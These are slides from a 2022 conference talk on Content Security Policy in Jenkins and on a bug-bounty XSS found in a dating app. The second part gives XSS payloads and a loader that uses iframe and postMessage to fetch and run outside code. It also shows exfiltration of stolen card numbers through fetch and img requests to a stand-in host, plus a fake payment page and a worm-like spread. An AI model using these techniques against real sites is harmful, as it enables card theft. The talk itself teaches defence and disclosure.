CSP, XSS, WTF?

A talk about two stories

Kevin Guerroudj & Wadeck Follonier
November 16, BlackAlps 2022

Speakers

Kevin Guerroudj

Security Software Engineer

1 year with CloudBees

Jenkins Security team member

France

https://github.com/Kevin-CB/

Speakers

Wadeck Follonier

Engineering Manager

5 years with CloudBees

Jenkins Security officer

Switzerland

https://github.com/Wadeck/

Part 1/2

Content Security Policy (CSP)

Global context

CSP is an HTTP security mechanism

- Reduce XSS attack surface
- Limit from where resources are loaded
- Allow report only mode

It reduces XSS attacks but **does not** provide 100% protection

A poorly configured CSP is pointless!

Different types of directives

Control from where resources can be loaded

- script-src → `<script src="XXX">`
- img-src → `<img src="XXX">`
- frame-src → `<iframe src="XXX">`
- media-src → `<audio src="XXX">`
- etc.

Fallback of directives

The **default-src** directive serves as a fallback for the others directives

```
Content-Security-Policy:
    default-src 'none';
```

=

```
Content-Security-Policy:
    script-src 'none';
    img-src 'none';
    frame-src 'none';
    …
```

No inheritance with default-src

If other directives are specified, **default-src** does not influence them

```
Content-Security-Policy:
    default-src 'none';
    script-src 'self';
```

=

```
Content-Security-Policy:
    script-src 'self';
    img-src 'none';
    frame-src 'none';
    ...
```

Who says CSP, says XSS

This is not the only advantage, but it is the most common use for it

We will now focus on JavaScript, more precisely with the directive:

script-src

What about CSS

Up to our knowledge, CSS injection is not as dangerous:

- Activity monitoring
- Secrets exfiltration

Different ways of approval - Nonce

Using a **nonce**, a number/word intended to be used only once

All scripts matching the nonce specified in your CSP will be allowed

Different ways of approval - Nonce

Using a **nonce**, a number/word intended to be used only once

All scripts matching the nonce specified in your CSP will be allowed

Content-Security-Policy:

```
    script-src 'nonce-2M7jotTUZAXrwPKw6zb0Fzl0pgo=';
```

```
<script nonce="2M7jotTUZAXrwPKw6zb0Fzl0pgo=">
    doStuff();
</script>
```

Different ways of approval - Hash

Using a **hash** of your entire JavaScript code block

You don’t have write permission? → Add its hash to your CSP


Different ways of approval - Hash

Using a **hash** of your entire JavaScript code block

You don’t have write permission? → Add its hash to your CSP

Content-Security-Policy:

```
script-src 'sha256-IwqFtzSOSn[...]kliYKIUveU=';
```



```
<script>
    doStuff();
</script>
```

```
IwqFtzSOSnTdghbU0siqzDTD+wGgQ+uylkliYKIUveU=
```

Different ways of approval - Origin

Using the **source origin**, from where your JavaScript can be fetched

Different ways of approval - Origin

Using the **source origin**, from where your JavaScript can be fetched

Content-Security-Policy:

```
    script-src 'self' js.example.com;
```

Meaning the same origin (your website) and js.example.com

CSP Advice

- When using nonce, ensure they are really “only used once”
  - If the value is fixed, it’s easy to bypass the protection
- Do not validate scripts with interpreted and untrusted variables
  - It will be the equivalent of having no CSP
- Do not use * for sources if you have a domain list
  - It will accept any hostname (and thus nullifying your list)
- Always use a safe default
  - And then relax what you need, with strict constraints
  - Firewall analogy

Jenkins

Introduction of CSP in a large codebase

Phase 1 - Discovery

Simple Proof of Concept

- A page you can configure with script and CSP
  - Provide an environment where you can discover CSP on Jenkins
  - Possibility to see interactions with Jenkins features

Phase 1 - Discovery

Simple Proof of Concept

- A page you can configure with script and CSP
  - Provide an environment where you can discover CSP on Jenkins
  - Possibility to see interactions with Jenkins features

CSP plugin

- Display reports about CSP violations
  - Help with the inventory

Phase 2a - Inventory

Search in all Jelly files for any occurrences of:

- Inline script blocks

```
<script>
  const rootUrlField = document.getElementById('root-url');
  rootUrlField.focus();
```

- Inline event handlers

```
<button onclick="addItem(this)">
```

- Use of eval

```
this.value = eval(text);
```

- And others more specific…

Phase 2b - Correction


- Very large project
  - ~1900 plugins
- Some code snippets are ancient
  - Common use of inline script

Phase 2b - Correction


- Very large project
  - ~1900 plugins
- Some code snippets are ancient
  - Common use of inline script
- Hacktoberfest
  - Increased CSP awareness in the community
  - Examples of how to un-inline JavaScript
  - 80% of tasks created were completed

Phase 3 - Enforcement

- Once the popular plugins are “CSP compliant”
- Provide a plugin to help administrators to transition
  - Enable report-only mode, collect reports
  - Possibility to allow non-dynamic scripts using their hash



```
<input type="text" name="rootUrl" id="root-url" value="" />
<script>
    const rootUrlField = document.getElementById('root-url');
    rootUrlField.focus();
    rootUrlField.onkeydown = (event) => {
        if (event.key === 'Enter'){
            event.preventDefault();
        }
    };
</script>
```



```
<j:set var="randomId" value="${h.generateId()}" />
<a href="${url}/build" id="build_link_${randomId}">Build</a>
<script>
    const link = document.getElementById('build_link_${randomId}');
    link.onclick = () => {
        sendRequest(link.href);
        hoverNotification('Build scheduled', link.parentNode);
        return false;
    }
</script>
```

Phase 4 - Long-term management

The ecosystem is huge and constantly growing

- Less popular plugins will take time to be adjusted
    - Bug report
- New features are added, potentially breaking CSP compliance
    - Support of CSP in functional testing

Part 2/2

Cross-site scripting (XSS)

Context

Student during master internship

Desire to deepen his knowledge

Appetite for web application security

Bug Bounty

Find a bug bounty website

Register in a program

Start hunting

$\searrow$

One of the top dating applications

The process

Locate the target web application

Start the tools

Try payloads, ...

```
<script>alert(1)</script>
```

The process

Locate the target web application

Start the tools

Try payloads, ...

```
<script>alert(1)</script>
```

```
<img src="x" onerror="alert(1)">
```

The process

Locate the target web application

Start the tools

Try payloads, ...


```
<img/src/onerror=alert(1)>
```

```
<script>alert(1)</script>
```

```
<img src="x" onerror="alert(1)">
```

Contact!!!

One field was particularly “receptive”


Job and Education


Your job

<script>alert(1)</script>

Enter your job title

Contact!!!


And the magical popup appears!



2022

[redacted].com indique

1

port





And now what?

Mixed feelings between…

Urge before someone else report it

I have not idea how to report it

–> Reaching out for help

Exploitation part

Disclaimer 1: there are several ways to achieve what we did

Disclaimer 2: we did not use “full” payload on the application

But tested individual parts in isolation for the PoC

What could be valuable in the app?

As most of the dating application, you can put money in it


To do so, you have to enter your credit card…

Directly in the application

Digging into exploitability

First step, understand why it triggered

A small evolution for better contextualization




`alert(1)` `console.warn(1)`

Digging into exploitability

The stack trace can help us

To understand why it was triggered




```
⚠ ▼1
  (anonymous)          @ VM767:1
  window.onmessage     @ data:text/html,%3Csc…()%3
  postMessage (async)
  onload               @ alert.min.js?f287b95…6926
  Load (async)
```

```
console.warn(1)
```

Regular injection, no special context

But the input was limited to 40 characters

Impossible to bypass that very strong protection




```
<input maxlength="40" name="job" type="text">
```

Regular injection, no special context

Edit HTML, remove the maxlength attribute and… it works

Limited to 255 on server side



```
<input [redacted] name="job" type="text">
```

How to expand further?

Only 255 characters will not allow to duplicate the credit card page

How to expand further?

Only 255 characters will not allow to duplicate the credit card page

Inject a `<script src="xxx">` to have an unlimited length

How to expand further?

Only 255 characters will not allow to duplicate the credit card page

~~Inject a `<script src="xxx">` to have an unlimited length~~

- Prevented by CSP: `script-src [list of domains]`
- None of the allowed domains accept user entered data

How to expand further?

Only 255 characters will not allow to duplicate the credit card page

~~Inject a `<script src="xxx">` to have an unlimited length~~

- Prevented by CSP: `script-src [list of domains]`
- None of the allowed domains accept user entered data

Use an iframe with an external src

How to expand further?

Only 255 characters will not allow to duplicate the credit card page

~~Inject a `<script src="xxx">` to have an unlimited length~~

- Prevented by CSP: `script-src [list of domains]`
- None of the allowed domains accept user entered data

Use an iframe with an external src

- CSP policy was too lenient: `frame-src *`

Using an iframe for more space?

By design, the iframe elements cannot interact with their parent

Opposite is also true

Using an iframe for more space?

By design, the iframe elements cannot interact with their parent

Opposite is also true

`window.postMessage` is meant for bidirectional communication

How to execute the additional content?

Using `eval([xxx])`

How to execute the additional content?

~~Using `eval([xxx])`~~

Prevented, `script-src` did not contain `unsafe-eval`

How to execute the additional content?

~~Using `eval([xxx])`~~

Prevented, `script-src` did not contain `unsafe-eval`

Injecting through `<img src="" onerror="[xxx]">`

How to execute the additional content?

~~Using `eval([xxx])`~~

Prevented, `script-src` did not contain `unsafe-eval`

Injecting through `<img src="" onerror="[xxx]">`

`script-src` contained `unsafe-inline`

Retrieve and execute

```
window.addEventListener( type: "message",  listener: (event :MessageEvent<any> ) => {
    const payload = event.data;
    const img = document.createElement( tagName: 'img');
    img.src='';
    img.setAttribute('onerror', payload);
    document.body.appendChild(img);
},  options: false);
const f = document.createElement( tagName: 'iframe');
f.src='https://URL_TO_THE_EXTENDED_PAYLOAD';
document.body.appendChild(f);
```

Retrieve and execute

```
window.addEventListener( type: "message",  listener: (event :MessageEvent<any> ) => {
    const payload = event.data;
    const img = document.createElement( tagName: 'img');
    img.src='';
    img.setAttribute('onerror', payload);
    document.body.appendChild(img);
},  options: false);
const f = document.createElement( tagName: 'iframe');
f.src='https://URL_TO_THE_EXTENDED_PAYLOAD';
document.body.appendChild(f);
```


~350, reduced to ~300 if minified

Too long for the input field

Retrieve and execute

That one was easy…

We can have multiple jobs and thus able to split the “bootstrap”



Fake the payment page

Using our unconstrained content we can mimic the payment page

Let the user enters their data

To steal the credit card information

Exfiltrate the stolen information

Simple `fetch("https://my-site.com/?data=1234-…")`

Exfiltrate the stolen information

~~Simple `fetch("https://my-site.com/?data=1234 …")`~~

Prevented, `connect-src: self [list of domains]`

Exfiltrate the stolen information

~~Simple `fetch("https://my-site.com/?data=1234-…")`~~

Prevented, `connect-src: self [list of domains]`

Using `<img src="https://my-site.com/?data=1234-…">`


Exfiltrate the stolen information

~~Simple `fetch("https://my-site.com/?data=1234-…")`~~

Prevented, `connect-src: self [list of domains]`

Using `<img src="https://my-site.com/?data=1234-…">`

Works because `img-src: *`



Bonus: Spread like a virus

The XSS is triggered when the infected profile is displayed

- Does not need to be swiped / liked

The unescaped field is on the profile

- With XSS one can force the “visitor” to update their field

=> viral propagation

Summary of the attack

One field on the profile not escaped

Limited space

Expanded using `iframe` + `postMessage` + `img onError`

Fake the payment page

Exfiltrate the information with `img src`

Spread like a virus

The report

- Vulnerability reported with extensive details
- Triaged by the Bug Bounty team
  - Not able to reproduce
- Caught by the dating company team
- Acknowledged and corrected in 2 days

The report

- Vulnerability reported with extensive details
- Triaged by the Bug Bounty team
  - Not able to reproduce
- Caught by the dating company team
- Acknowledged and corrected in 2 days

- Considered as a **medium** vulnerability, `1000$` bounty

Correction

- Escaped the user entered data
- Strengthen the CSP policy as a second layer of defense

Lessons learned / Takeaways

- Do provide a test environment for your bug bounty program
- Escape user entered input
- Server side validation > Client side validation
- Don’t use * in CSP sources

Lessons learned / Takeaways

- Do provide a test environment for your bug bounty program
- Escape user entered input
- Server side validation > Client side validation
- Don’t use * in CSP sources

And most importantly…

- Use a third party service for payment
    - As long as it’s not your core business